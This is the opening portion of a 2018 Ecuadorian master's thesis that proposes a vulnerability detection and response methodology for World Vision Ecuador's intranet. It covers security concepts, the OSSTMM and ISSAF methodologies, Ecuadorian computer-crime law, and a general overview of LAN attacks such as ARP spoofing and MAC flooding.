ESCUELA SUPERIOR POLITÉCNICA DE CHIMBORAZO

PROPUESTA DE UNA METODOLOGÍA DE DETECCIÓN Y RESPUESTA A VULNERABILIDADES PARA MEJORAR LA SEGURIDAD EN LA RED DE DATOS. CASO PRÁCTICO: INTRANET DE LA ORGANIZACIÓN NO GUBERNAMENTAL WORLD VISION ECUADOR

ROBERTO EDISON VALENTE CONYA

Trabajo de Titulación modalidad Proyectos de Investigación y Desarrollo, presentado ante el Instituto de Posgrado y Educación Continua de la ESPOCH, como requisito parcial para la obtención del grado de:

MAGISTER EN INTERCONECTIVIDAD DE REDES

Riobamba – Ecuador

Octubre 2018

ESCUELA SUPERIOR POLITÉCNICA DE CHIMBORAZO

CERTIFICACIÓN:

EL TRIBUNAL DE TRABAJO DE TITULACIÓN CERTIFICA QUE:

El Trabajo de Titulación modalidad Proyectos de Investigación y Desarrollo, titulado "***PROPUESTA DE UNA METODOLOGÍA DE DETECCIÓN Y RESPUESTA A VULNERABILIDADES PARA MEJORAR LA SEGURIDAD EN LA RED DE DATOS. CASO PRÁCTICO: INTRANET DE LA ORGANIZACIÓN NO GUBERNAMENTAL WORLD VISION ECUADOR***", de responsabilidad del Ing. ROBERTO EDISON VALENTE CONYA, ha sido prolijamente revisado y se autoriza su presentación.

Tribunal:

Dr. Juan Vargas Guambo; M.Sc.	_____
PRESIDENTE	**FIRMA**
Dr. Félix Fernández Peña; PhD.	_____
DIRECTOR	**FIRMA**
Ing. Gloria Arcos Medina; M.Sc.	_____
MIEMBRO	**FIRMA**
Ing. Vinicio Ramos Valencia; M.Sc.	_____
MIEMBRO	**FIRMA**

Riobamba, octubre del 2018

DERECHOS INTELECTUALES

Yo, Roberto Edison Valente Conya, declaro que soy responsable de las ideas, doctrinas y resultados expuestos en el Trabajo de Titulación modalidad Proyectos de Investigación y Desarrollo, y que el patrimonio intelectual generado por la misma pertenece exclusivamente a la Escuela Superior Politécnica de Chimborazo.

ROBERTO EDISON VALENTE CONYA
N°. Cédula: 060359814-5

DEDICATORIA

A Dios, quien es la inspiración de mi vida, admiro su gran amor y los planes perfectos para quienes buscan su rostro. A mis padres Juan y Mercedes, quienes me han demostrado valentía, esfuerzo y lucha para hacer realidad los sueños. A la Iglesia Comunidad Cristiana Riobamba, la familia que ha estado conmigo durante tantos años y con quienes he aprendido el camino de la verdad y la vida. A mis amigos y amigas con quienes sé que la hermandad existe. A toda mi familia, cuyo apoyo siempre ha sido desmedido.

Roberto Edison Valente Conya

AGRADECIMIENTO

A Dios, quien siempre busca la superación de sus hijos y que cada uno de ellos alcance grandes sueños. A mis tutores, quienes demostraron la mayor de las responsabilidades y apoyo con toda la dirección ofrecida para la culminación de la presente investigación. A la Escuela Superior Politécnica de Chimborazo, de la cual me siento realmente orgulloso. A World Vision Ecuador, una organización con un gran trabajo social digno de reconocimiento, por las facilidades brindadas en la presente investigación.

Roberto Edison Valente Conya

TABLA DE CONTENIDO

ÍNDICE DE TABLAS

ÍNDICE DE FIGURAS

ÍNDICE DE GRÁFICOS

RESUMEN

La presente investigación tuvo como objetivo principal proponer una metodología de detección y respuesta a vulnerabilidades para mejorar la seguridad en una red de datos. El trabajo llevado a cabo se enfocó, como caso práctico, en la intranet de la Organización No Gubernamental World Vision Ecuador. La metodología de investigación utilizada fue la cuasi-experimental, según la cual se realizó un pre-test del grado de seguridad de la red de datos, a través de la búsqueda de vulnerabilidades, y un post-test, en el que se verificó la mejora de la seguridad de la red de datos una vez implementadas las respuestas consideradas para mitigar las vulnerabilidades detectadas. Las pruebas se realizaron en la infraestructura tecnológica de la organización en mención, en dos tiempos distintos. La metodología busca el incremento de la seguridad trabajando sobre cuatro barreras de seguridad: personal, física, lógica y legal. Las fases de la metodología propuesta comprenden: estudio del entorno objetivo, evaluación de riesgos, búsqueda de vulnerabilidades, respuesta a vulnerabilidades e informe final. Como conclusión, la aplicación de la metodología permitió un incremento en la seguridad del 16.94% en la confidencialidad, 18.26% en la integridad y 26.6% en la disponibilidad. La metodología resultante es aplicable a cualquier entorno siempre y cuando se lleve a cabo una correcta y exhaustiva fase de evaluación de riesgos.

Palabras clave: <SEGURIDAD DE LA INFORMACIÓN>, <SEGURIDAD INFORMÁTICA>, <SEGURIDAD EN REDES INFORMÁTICAS>, <CONFIDENCIALIDAD>, <INTEGRIDAD>, <DISPONIBILIDAD>, <VULNERABILIDAD>

ABSTRACT

The main objective of this research was to propose a vulnerability detection and response methodology to improve security in a data network. The work carried out was focused, as a practical case, on the intranet of the World Vision Ecuador Non-Governmental Organization. The research methodology used was quasi-experimental, according to which a pre-test of the degree of security of the data network was made, through the search of the vulnerabilities, and a post-test in which the improvement was verified of the security of the data network once the considered responses have been implemented to mitigate the detected vulnerabilities. The tests were carried out in the technological infrastructure of the organization in question, in two different times. The methodology seeks to increase security by working of four security barriers: personal, physical, logical and legal. The phases of the proposed methodology include: study of the target environment, risk assessment, search for vulnerabilities, response to vulnerabilities and final report. As conclusion, the application of the methodology allowed an increase in the security of 16.94% in confidentiality, 18.26% in integrity and 26.6% in availability. The resulting methodology is applicable to any environment as long as a correct and thorough phase of risk assessment is carried out.

Keywords: <SECURITY OF INFORMATION>, <INFORMATIC SECURITY>, <SECURITY IN INFORMATIC NETWORKS>, <CONFIDENTIALITY>, <INTEGRITY>, <AVAILABILITY>, <VULNERABILITY>.

CAPÍTULO I

1. INTRODUCCIÓN

Con el tiempo, la tecnología crece en forma desmedida, así como también se vuelve obsoleta. Un tema importante como la seguridad se ve comprometida si no se analizan los riesgos y se toman medidas a la par de dichos avances. A mayor escala de crecimiento en la red, mayor son los riesgos de ataque a la seguridad. La aparición del internet permitió la expansión de las redes, aumentó la cantidad de usuarios y con ello también el crecimiento exponencial de riesgos potenciales. A mayor alcance de la red, mayor riesgo de ataque.

Las amenazas a la red son globales. Preocuparse por las amenazas es muy importante para todo tipo de empresa u organización, sean éstas grandes, medianas o pequeñas. Contrarrestar la mayor cantidad de amenazas es una tarea continua en base a la innovación de atacantes que descubren nuevos métodos para infiltrarse en las infraestructuras de redes. Hoy en día, todas las organizaciones se encuentran conectadas al internet; esta conexión también significa cierto margen de vulnerabilidad ante los diversos ataques en red que se lanzan. Existen muchas organizaciones que han contrarrestado los ataques y otras que jamás se enteran que fueron atacados.

La seguridad en la red debe ser tomada con la más amplia consideración, tomando en cuenta los riesgos de los que muchos países aún no tienen conciencia (Agencia EFE, 2016). La autoconfianza con conclusiones que conllevan a un pensamiento de que jamás ocurrirá un ataque, han hecho que las organizaciones sean aún más vulnerables.

Las vulnerabilidades no solo deben ser tratadas de manera robusta desde el Internet; en muchas ocasiones, el personal encargado de la seguridad informática se enfoca en lograr la mayor seguridad posible en la red externa, dejando vulnerable la red interna, las estadísticas apuntan a que el mayor ataque que puede sufrir la red puede ser precisamente desde este punto (Parra & Hernán , 2007).

Las metodologías para el análisis de vulnerabilidades son diversas y han sido planteadas en trabajos anteriores como por ejemplo el presentado por Carlos Barón, cuyo trabajo está centrado únicamente en los puertos gestionados en una red de datos, la metodología no tiene la flexibilidad para un análisis completo de la infraestructura de red (Barón, 2010). Por otra parte, Germán Serrato (Serrato, 2016)

presenta un trabajo para el análisis de vulnerabilidades pero no se verifica fases concretas para un seguimiento metódico de la metodología. Por otra parte Gloria Huilca (Huilca, 2012) presenta un trabajo basado en detección de vulnerabilidades a través de hacking ético pero no presenta una metodología como un Sistema de Gestión de Seguridades Informáticas.

1.1. Planteamiento del problema

El mundo está lleno de tecnología, es evidente su avance y su expansión; a través de ella se realizan un sin número de transacciones, procesos que demandan que la información generada y manejada se encuentre segura. Por tanto, se requiere que las debilidades en la infraestructura de redes, identificadas como vulnerabilidades, sean tratadas a tiempo para evitar diferentes tipos de ataques en los que se vea comprometida la red, tanto interna como externa. Para este fin, se plantea una metodología probada en la intranet de la organización no gubernamental World Vision Ecuador.

World Vision es una organización no gubernamental cuya infraestructura de red crece conforme a los avances tecnológicos. Trabaja en 100 países con un número total a nivel mundial de 50000 empleados, cuyos beneficiarios llegan a los 100 millones de personas (International, 2015). En Ecuador, el número total de empleados es 238. La inversión en la parte tecnológica se acerca a 1 millón de dólares en los últimos 5 años, conforme a la demanda de las aplicaciones implementadas, que han exigido una mejora no solo en la parte de equipamiento sino también en la contratación de sus respectivos enlaces de red con características especiales en cuanto a compartición y capacidad de ancho de banda para la conexión a nivel nacional, cuyo costo mensual está alrededor de 8000 dólares.

World Vision, al igual que muchas corporaciones, organizaciones, instituciones y todo tipo de asociación donde se ha implementado una infraestructura de red, cuenta con su respectiva intranet, la cual debe ser muy protegida para garantizar la confidencialidad, integridad y disponibilidad de toda la información generada por todos los departamentos, quienes manejan operaciones muy delicadas al realizar trasferencias bancarias, acceso remoto a máquinas virtuales, acceso a base de datos de beneficiarios, entre otras operaciones, que pueden sufrir un ataque si la red es vulnerable.

World Vision Ecuador cuenta con una infraestructura de comunicación que contempla una red de datos centralizada en la ciudad de Quito. Cuenta con 11 departamentos conectados directamente a una LAN y 14 oficinas a nivel del Ecuador conectados vía VPN (Virtual Private Network). En los últimos 6 años, no se ha realizado ningún tipo de auditoría informática en la organización, dentro de

la cual consta el análisis de vulnerabilidades. Uno de los mayores ataques que puede sufrir cualquier organización es la apropiación, modificación o pérdida de la información. A pesar de contar con un Sistema de detección de intrusos y un firewall robustos, para prevenir ataques externos, la red interna no cuenta con el mismo nivel de protección.

En primera instancia, un atacante podría conectarse de alguna manera a la red local y escanear absolutamente toda la red, obteniendo una topología más detallada para lograr su objetivo enfocado a cualquiera de los servicios brindados en la intranet, que podría ser inyectar códigos en algún motor de base de datos y destruir o modificar información delicada. Así podría afectar sistemas de gestión de transacciones bancarias, sistemas de nómina de personal, sistemas de registro y control de activos y todo aquello que conlleva el uso de base de datos, mismas que son utilizadas por todos los departamentos de la organización.

De ocurrir lo descrito, a pesar de contar con respaldos, el tiempo de recuperación significaría una afectación en la productividad de la organización al paralizar sus actividades. En la red interna también se podrían descubrir puertos abiertos que permitan la conexión a equipos activos como switches, routers, servidores, telefonía y Vcenter, afectando directamente a toda red interna, dejando incomunicado por el lapso que tome levantar nuevamente la infraestructura.

Los equipos terminales del personal también podrían ser puntos principales para iniciar un ataque. La ingeniería social muchas veces es utilizada para tales fines, los correos con virus podrían infectar a toda la red, los links a través de mensajería instantánea como el skype muy usada por la organización, podrían esparcir los ataques a nivel de software.

Como se puede apreciar, de manera general, resulta un problema de estudio y tratamiento realizar una propuesta de metodología de detección y respuesta a vulnerabilidades a fin de mejorar la seguridad de la red de datos, en este caso, de la organización en mención.

El contexto actual invita, no solo al uso de la mejor tecnología, sino que exige que la información sea manejada de forma segura. Una vulnerabilidad es una debilidad en la red informática que puede ser foco de ataque de los piratas informáticos que buscan ingresar para robar información o dañar los servicios de la red y se debe evitar que éstas sean explotadas.

1.2. Justificación

La investigación permitirá el conocimiento de las vulnerabilidades de la intranet de la ONG World Vision Ecuador en términos de confidencialidad, disponibilidad e integridad. La propuesta será planteada conforme a las vulnerabilidades detectadas en base a un análisis de las diferentes metodologías ya existentes, lo cual permitirá la mejora de la seguridad en la intranet de la organización.

El beneficiario de la investigación será el personal de World Vision Ecuador en forma directa, así como los beneficiarios de los programas de desarrollo a nivel nacional. De igual manera, están los diferentes proveedores, quienes trabajan con la organización y cuyos pagos, trasferencias y entregas de producto son manejados a nivel electrónico.

La investigación es importante porque permitirá el descubrimiento de vulnerabilidades en la intranet, a fin de tomar medidas para garantizar la seguridad en la red de datos y ser capaz de responder satisfactoriamente a los ataques que diariamente van evolucionando.

La investigación aportará para una adaptación en el resto de oficinas de World Vision de los diferentes países cuyas infraestructuras de red son similares a la de Ecuador.

1.3. Objetivos generales y específicos

1.3.1. General

Proponer una metodología de detección y respuesta a vulnerabilidades para mejorar la seguridad en la red de datos. Caso Práctico: Intranet de la Organización No Gubernamental World Vision Ecuador.

1.3.2. Específicos

- Evaluar las metodologías existentes para el análisis de vulnerabilidades de una red de datos.
- Definir los componentes de la metodología y aplicarlo en la detección de vulnerabilidades y mejora de la seguridad en la red de datos.

- Evaluar el nivel de mejora de la seguridad de la intranet conforme a las vulnerabilidades detectadas.

1.4. Alcance

El estudio estará centrado en la metodología planteada, el cual será aplicado únicamente a la intranet de la infraestructura tecnológica de la ONG World Vision Ecuador, en conformidad a los acuerdos de confidencialidad que se establezcan con las autoridades de la organización.

1.5. Hipótesis

La aplicación de la propuesta de una metodología de detección y respuesta a vulnerabilidades mejorará la seguridad en la intranet de la Organización No Gubernamental World Vision Ecuador.

CAPÍTULO II

2. REVISIÓN DE LITERATURA

2.1. Seguridad de la información

Según la ISO/IEC 27001, la seguridad de la información "consiste en la preservación de su confidencialidad, integridad y disponibilidad, así como de los sistemas implicados en su tratamiento, dentro de una organización" (ISO27001, 2013). No existe algo como ciento por ciento seguro. No hay seguridad perfecta. La seguridad es un proceso no un producto

2.2. Seguridad Informática

Es un conjunto de medidas de prevención, detección y corrección, orientadas a proteger la confidencialidad, integridad y disponibilidad de los activos de información. (Jara & Federico, 2012)

2.3. Activo

Son los recursos que forman parte del sistema de la empresa como el hardware, software, datos, infraestructura y personas. (Mifsud, 2012)

2.4. Amenaza

Una Amenaza es la posibilidad de ocurrencia de cualquier tipo de evento o acción que puede producir un daño (material o inmaterial) sobre los elementos de un sistema, en el caso de la seguridad informática, los elementos de información. Debido a que la seguridad informática tiene como propósitos garantizar la confidencialidad, integridad, disponibilidad y autenticidad de los datos e informaciones, las amenazas y los consecuentes daños que puede causar un evento exitoso, también hay que ver en relación con la confidencialidad, integridad, disponibilidad y autenticidad de los datos e informaciones. (Erb, 2011)

2.5. Riesgos

La Organización Internacional por la Normalización (ISO) define riesgo tecnológico como: "La probabilidad de que una amenaza se materialice, utilizando vulnerabilidad existentes de un activo o un grupo de activos, generándole pérdidas o daños". (ISO, 1996).

2.6. Hacking ético

Hacking ético es la acción de efectuar pruebas de intrusión controladas sobre sistemas informáticos; es decir que el consultor o pentester, actuará desde el punto de vista de un cracker, para tratar de encontrar vulnerabilidades en los equipos auditados que puedan ser explotadas, brindándole en algunos casos el acceso al sistema afectado inclusive; pero siempre en un ambiente supervisado, en el que no se ponga en riesgo la operatividad de los servicios informáticos de la organización cliente. (ITU, 2003, pág. 10)

2.6.1. Fases de hacking

Cinco fases comprenden este punto en el siguiente orden:




Figura 1-2. Fases de Hacking Ético

Fuente: (Council, 2015)

De esta manera el hacker ético se detiene en la fase tres del círculo del hacking para reportar sus hallazgos y realizar recomendaciones de remediación al cliente.

2.6.2. Modalidades de hacking

Dependiendo de la información que el cliente provea al consultor, el servicio de hacking ético se puede ejecutar en una de tres modalidades (Astudillo, Hacking ético 101, 2013):

2.6.2.1. *Black Box Hacking*

También llamado hacking de caja negra. Esta modalidad se aplica a pruebas de intrusión externas. Se llama de este modo porque el cliente solamente le proporciona el nombre de la empresa a auditar al consultor, por lo que éste obra a ciegas, la infraestructura de la organización es una caja negra para él.

2.6.2.2. *Gray Box Hacking*

También llamado hacking de caja gris. Esta modalidad suele utilizarse como sinónimo para referirse a las pruebas de intrusión internas. Algunos auditores también le llaman gray-box-hacking a una prueba externa en la cual el cliente proporciona información limitada sobre los equipos públicos a ser auditados. Ejemplo: un listado con datos como la dirección IP y el tipo/función del equipo (router, web-server, firewall, etc.).

2.6.2.3. *White Box Hacking*

Este es el denominado hacking de caja blanca o hacking transparente. Esta modalidad se aplica a pruebas de intrusión internas solamente y se llama de esta forma porque la empresa cliente le da al consultor información completa de las redes y los sistemas a auditar.

2.7. Confidencialidad

Constituye un atributo de la información para prevenir su divulgación a personas o usuarios no autorizados. Un ejemplo claro sucede cuando una organización, empresa o individuo es objeto de

espionaje, y el perpetrador por medio de diferentes medios o artefactos, logra obtener acceso a información privada o no pública de la víctima. (Goez, 2014)

2.8. Integridad

Constituye un atributo de la información para asegurar que ésta, al almacenarse o al ser trasladada, no sea modificada de ninguna forma no autorizada. El daño informático, la falsificación informática y el fraude informático, el cual implica la alteración de datos o del sistema, son claros ejemplos de la violación a la integridad de la información, inutilización o modificación de datos o información almacenada, sin autorización. (Goez, 2014)

2.9. Disponibilidad

Constituye una característica de la información para garantizar que ésta se encuentre disponible, en cualquier momento, para quien tiene la autorización de acceder a ella, sean personas, procesos o aplicaciones. Un ataque de denegación de servicio distribuida (DDos), es el delito típico que se puede encuadrar, ya que precisamente es lo que se pretende, que el sitio hacia el cual es lanzado el ataque, deniegue las solicitudes de acceso o que los usuarios del sistema tampoco puedan comunicarse, logrando con ello la falta de disponibilidad del sistema. (Goez, 2014)

2.10. Vulnerabilidad

Debilidad en la seguridad de la información de una organización que potencialmente permite que una amenaza afecte a un activo. Es la debilidad de un activo o conjunto de activos que puede ser explotado por una amenaza. (EQ2B, 2017)

2.11. Intranet

Una intranet es una red informática que utiliza la tecnología del Protocolo de Internet para compartir información, sistemas operativos o servicios de computación dentro de una organización. (Talledo, 2015)

2.12. Metodologías de testeo de seguridad

2.12.1. Metodología Abierta de Testeo de Seguridad (OSSTMM)

El "Manual de la Metodología Abierta de Testeo de Seguridad" (ISECOM, 2003) es un manual de Testing de seguridad de la información, de calidad, ordenado y eficiente.
La metodología se subdivide en los aspectos más importantes de los sistemas de información:

- Seguridad de la Información
- Seguridad de los Procesos
- Seguridad en las Tecnologías de Internet
- Seguridad en las Comunicaciones
- Seguridad Inalámbrica
- Seguridad Física

Con OSSTMM se pueden realizar:

- Búsqueda de Vulnerabilidades
- Escaneo de la Seguridad
- Test de Intrusión
- Evaluación de Riesgo
- Auditoria de Seguridad
- Hacking Ético

2.12.2. Metodología de test de intrusión ISSAF

La metodología de test de penetración ISSAF (OISSG, 2006) está diseñada para evaluar la red de trabajo, sistema y control de aplicaciones. Está enfocada en tres fases y nueve pasos de evaluación. El enfoque incluye tres fases siguientes:

- Planificación y Preparación
- Evaluación
- Reportes, Limpieza y Destrucción de Objetos

2.13. Marco Jurídico

Los delitos informáticos se los define como cualquier actividad delictiva en la que se utilizan como herramienta los computadores o redes, o éstos son las víctimas de la misma, o bien el medio desde donde se efectúa dicha actividad delictiva; se refieren a los actos dirigidos contra la confidencialidad, integridad y la disponibilidad de los datos y sistemas informáticos (Universidad de San Carlos Guatemala, 2014).

En nuestro país Ecuador, el Código Orgánico Integral Penal conocido como COIP publicado en el suplemento del Registro Oficial N° 180 cuya vigencia fue a partir del 10 de agosto del 2014. A continuación se registra los artículos del COIP relacionados con la tipificación y penalización de los delitos informáticos:

Art. 178.- Violación a la intimidad.- La persona que, sin contar con el consentimiento o la autorización legal, acceda, intercepte, examine, retenga, grabe, reproduzca, difunda o publique datos personales, mensajes de datos, voz, audio y vídeo, objetos postales, información contenida en soportes informáticos, comunicaciones privadas o reservadas de otra persona por cualquier medio, será sancionada con pena privativa de libertad de uno a tres años. No son aplicables estas normas para la persona que divulgue grabaciones de audio y vídeo en las que interviene personalmente, ni cuando se trata de información pública de acuerdo con lo previsto en la ley.

Art. 186.- Estafa.- La persona que, para obtener un beneficio patrimonial para sí misma o para una tercera persona, mediante la simulación de hechos falsos o la deformación u ocultamiento de hechos verdaderos, induzca a error a otra, con el fin de que realice un acto que perjudique su patrimonio o el de una tercera, será sancionada con pena privativa de libertad de cinco a siete años. La pena máxima se aplicará a la persona que:

1. Defraude mediante el uso de tarjeta de crédito, débito, pago o similares, cuando ella sea alterada, clonada, duplicada, hurtada, robada u obtenida sin legítimo consentimiento de su propietario.
2. Defraude mediante el uso de dispositivos electrónicos que alteren, modifiquen, clonen o dupliquen los dispositivos originales de un cajero automático para capturar, almacenar, copias o reproducir información de tarjetas de crédito, débito, pago o similares.
3. Entregue certificación falsa sobre las operaciones o inversiones que realice la persona jurídica.

4. Induzca a la compra o venta pública de valores por medio de cualquier acto, práctica, mecanismo o artificio engañoso o fraudulento.
5. Efectúe cotizaciones o transacciones ficticias respecto de cualquier valor.
La persona que perjudique a más de dos personas o el monto de su perjuicio sea igual o mayor a cincuenta salarios básicos unificados del trabajador en general será sancionada con pena privativa de libertad de siete a diez años.
La estafa cometida a través de una institución del Sistema Financiero Nacional, de la economía popular y solidaria que realicen intermediación financiera mediante el empleo de fondos públicos o de la Seguridad Social, será sancionada con pena privativa de libertad de siete a diez años.
La persona que emita boletos o entradas para eventos en escenarios públicos o de concentración masiva por sobre el número del aforo autorizado por la autoridad pública competente, será sancionada con pena privativa de libertad de treinta a noventa días.

Art. 190.- Apropiación fraudulenta por medios electrónicos.¬ La persona que utilice fraudulentamente un sistema informático o redes electrónicas y de telecomunicaciones para facilitar la apropiación de un bien ajeno o que procure la transferencia no consentida de bienes, valores o derechos en perjuicio de esta o de una tercera, en beneficio suyo o de otra persona alterando, manipulando o modificando el funcionamiento de redes electrónicas, programas, sistemas informáticos, telemáticos y equipos terminales de telecomunicaciones, será sancionada con pena privativa de libertad de uno a tres años. La misma sanción se impondrá si la infracción se comete con inutilización de sistemas de alarma o guarda, descubrimiento o descifrado de claves secretas o encriptadas, utilización de tarjetas magnéticas o perforadas, utilización de controles o instrumentos de apertura a distancia, o violación de seguridades electrónicas, informáticas u otras semejantes.

Art. 191.- Reprogramación o modificación de información de equipos terminales móviles.¬ La persona que reprograme o modifique la información de identificación de los equipos terminales móviles, será sancionada con pena privativa de libertad de uno a tres años.

Art. 192.- Intercambio, comercialización o compra de información de equipos terminales móviles.- La persona que intercambie, comercialice o compre bases de datos que contengan información de identificación de equipos terminales móviles, será sancionada con pena privativa de libertad de uno a tres años.

Art. 193.- Reemplazo de identificación de terminales móviles.- La persona que reemplace las etiquetas de fabricación de los terminales móviles que contienen información de identificación de dichos equipos y coloque en su lugar otras etiquetas con información de identificación falsa o diferente a la original, será sancionada con pena privativa de libertad de uno a tres años.

Art. 194.- Comercialización ilícita de terminales móviles.- La persona que comercialice terminales móviles con violación de las disposiciones y procedimientos previstos en la normativa emitida por la autoridad competente de telecomunicaciones, será sancionada con pena privativa de libertad de uno a tres años.

Art. 195.- Infraestructura ilícita.¬ La persona que posea infraestructura, programas, equipos, bases de datos o etiquetas que permitan reprogramar, modificar o alterar la información de identificación de un equipo terminal móvil, será sancionada con pena privativa de libertad de uno a tres años.

Art. 229.- Revelación ilegal de base de datos.- La persona que, en provecho propio o de un tercero, revele información registrada, contenida en ficheros, archivos, bases de datos o medios semejantes, a través o dirigidas a un sistema electrónico, informático, telemático o de telecomunicaciones; materializando voluntaria e intencionalmente la violación del secreto, la intimidad y la privacidad de las personas, será sancionada con pena privativa de libertad de uno a tres años. Si esta conducta se comete por una o un servidor público, empleadas o empleados bancarios internos o de instituciones de la economía popular y solidaria que realicen intermediación financiera o contratistas, será sancionada con pena privativa de libertad de tres a cinco años.

Art. 230.- Interceptación ilegal de datos.- Será sancionada con pena privativa de libertad de tres a cinco años:

1. La persona que sin orden judicial previa, en provecho propio o de un tercero, intercepte, escuche, desvíe, grabe u observe, en cualquier forma un dato informático en su origen, destino o en el interior de un sistema informático, una señal o una transmisión de datos o señales con la finalidad de obtener información registrada o disponible.
2. La persona que diseñe, desarrolle, venda, ejecute, programe o envíe mensajes, certificados de seguridad o páginas electrónicas, enlaces o ventanas emergentes o modifique el sistema de resolución de nombres de dominio de un servicio financiero o pago electrónico u otro sitio personal o de

confianza, de tal manera que induzca a una persona a ingresar a una dirección o sitio de internet diferente a la que quiere acceder.
3. La persona que a través de cualquier medio copie, clone o comercialice información contenida en las bandas magnéticas, chips u otro dispositivo electrónico que esté soportada en las tarjetas de crédito, débito, pago o similares.
4. La persona que produzca, fabrique, distribuya, posea o facilite materiales, dispositivos electrónicos o sistemas informáticos destinados a la comisión del delito descrito en el inciso anterior.

Art. 231.- Transferencia electrónica de activo patrimonial.- La persona que, con ánimo de lucro, altere, manipule o modifique el funcionamiento de programa o sistema informático o telemático o mensaje de datos, para procurarse la transferencia o apropiación no consentida de un activo patrimonial de otra persona en perjuicio de esta o de un tercero, será sancionada con pena privativa de libertad de tres a cinco años. Con igual pena, será sancionada la persona que facilite o proporcione datos de su cuenta bancaria con la intención de obtener, recibir o captar de forma ilegítima un activo patrimonial a través de una transferencia electrónica producto de este delito para sí mismo o para otra persona.

Art. 232.- Ataque a la integridad de sistemas informáticos.- La persona que destruya, dañe, borre, deteriore, altere, suspenda, trabe, cause mal funcionamiento, comportamiento no deseado o suprima datos informáticos, mensajes de correo electrónico, de sistemas de tratamiento de información, telemático o de telecomunicaciones a todo o partes de sus componentes lógicos que lo rigen, será sancionada con pena privativa de libertad de tres a cinco años. Con igual pena será sancionada la persona que:

1. Diseñe, desarrolle, programe, adquiera, envíe, introduzca, ejecute, venda o distribuya de cualquier manera, dispositivos o programas informáticos maliciosos o programas destinados a causar los efectos señalados en el primer inciso de este artículo.
2. Destruya o altere sin la autorización de su titular, la infraestructura tecnológica necesaria para la transmisión, recepción o procesamiento de información en general. Si la infracción se comete sobre bienes informáticos destinados a la prestación de un servicio público o vinculado con la seguridad ciudadana, la pena será de cinco a siete años de privación de libertad.

Art. 233.- Delitos contra la información pública reservada legalmente.- La persona que destruya o inutilice información clasificada de conformidad con la Ley, será sancionada con pena privativa de

libertad de cinco a siete años. La o el servidor público que, utilizando cualquier medio electrónico o informático, obtenga este tipo de información, será sancionado con pena privativa de libertad de tres a cinco años. Cuando se trate de información reservada, cuya revelación pueda comprometer gravemente la seguridad del Estado, la o el servidor público encargado de la custodia o utilización legítima de la información que sin la autorización correspondiente.

2.14. Ataques a Redes Lan

Los ataques presentados en la investigación se basan en el conjunto de ataques presentado por Paulo Colomés, en su página netlearning (Colomés, 2017) y en el proyecto de "Seguridad en redes a nivel de capa 2" (Muñoz, 2011) presentado por el Ing. Andrés Muñoz de la Universidad Politécnica de Valencia.

2.14.1. Sniffing

Sniffing es la técnica por la cual podemos ver los paquetes de datos que circulan por una red de datos. Se lo realiza mediante aplicaciones que actúan con otros usuarios y ordenadores. Capturan, interpretan y almacenan los paquetes de datos que viajan por la red, para su posterior análisis. (Castañeda, 2015)

2.14.2. MAC Flooding Attack

Es el ataque más común y consiste en llenar la tabla CAM (memoria de contenido direccionable) del switch para obtener información dirigida hacia otros equipos o realizar un ataque de DoS (Romero, 2012). Una de las herramientas utilizadas para realizar este ataque es "macof", disponible para linux e incorporada en la distribución kali linux. (Pérez, Desde la CLI - Routing, Switching & Security, 2015)

2.14.3. DHCP Spoofing

Se denomina así, cuando un servidor DHCP suplanta o interfiere con el verdadero DHCP corporativo. Si la red local no cuenta con la protección adecuada es bastante difícil contener este tipo de ataques, habrá constantes caídas de la red local (Spichiger, 2010).

2.14.4. ARP Spoofing

Un ARP Spoofing es un ataque en el que se envía mensajes falsificados ARP (*Address Resolution Protocol*) a una LAN. Como resultado, el atacante vincula su dirección MAC con la dirección IP de un equipo legítimo (*o servidor*) en la red. Si el atacante logró vincular su dirección MAC a una dirección IP auténtica, va a empezar a recibir cualquier dato que se puede acceder mediante la dirección IP (Soto, 2016).

Los ataques de suplantación de ARP se utilizan a menudo para facilitar ataques como (Soto, 2016):

- Ataques de denegación de servicio (Denial-of-service attacks): ataques DoS utilizan ARP Spoofing para enlazar varias direcciones IP en una LAN con la dirección MAC de un solo objetivo. Debido a esto, el tráfico que está destinada a diferentes direcciones IP será redirigido a la dirección MAC del destino, sobrecargando así el objetivo con el tráfico.
- Secuestro de sesiones (Session hijacking): ataques de secuestro de sesión pueden hacer uso de ARP Spoofing para robar los identificadores de sesión, garantizando así el acceso a los atacantes y los sistemas privados de datos.
- Ataques tipo Hombre en el Medio (Man-in-the-middle Attacks): Los ataques MITM pueden utilizar ARP Spoofing para interceptar y/o modificar el tráfico entre dos víctimas.




Figura 2-2. ARP Spoofing

Fuente: (Soto, 2016)

2.14.5. VLAN Hopping Attack

VLAN Hopping (virtual local area network hopping) es un método de atacar a los recursos en red en una VLAN. El concepto básico detrás de todos los ataques de salto de VLAN es para un host atacante en una VLAN para tener acceso al tráfico en otras VLAN que normalmente no serían accesibles. Hay dos métodos principales VLAN Hopping: switch spoofing y doble etiquetado (Muñoz, 2011):

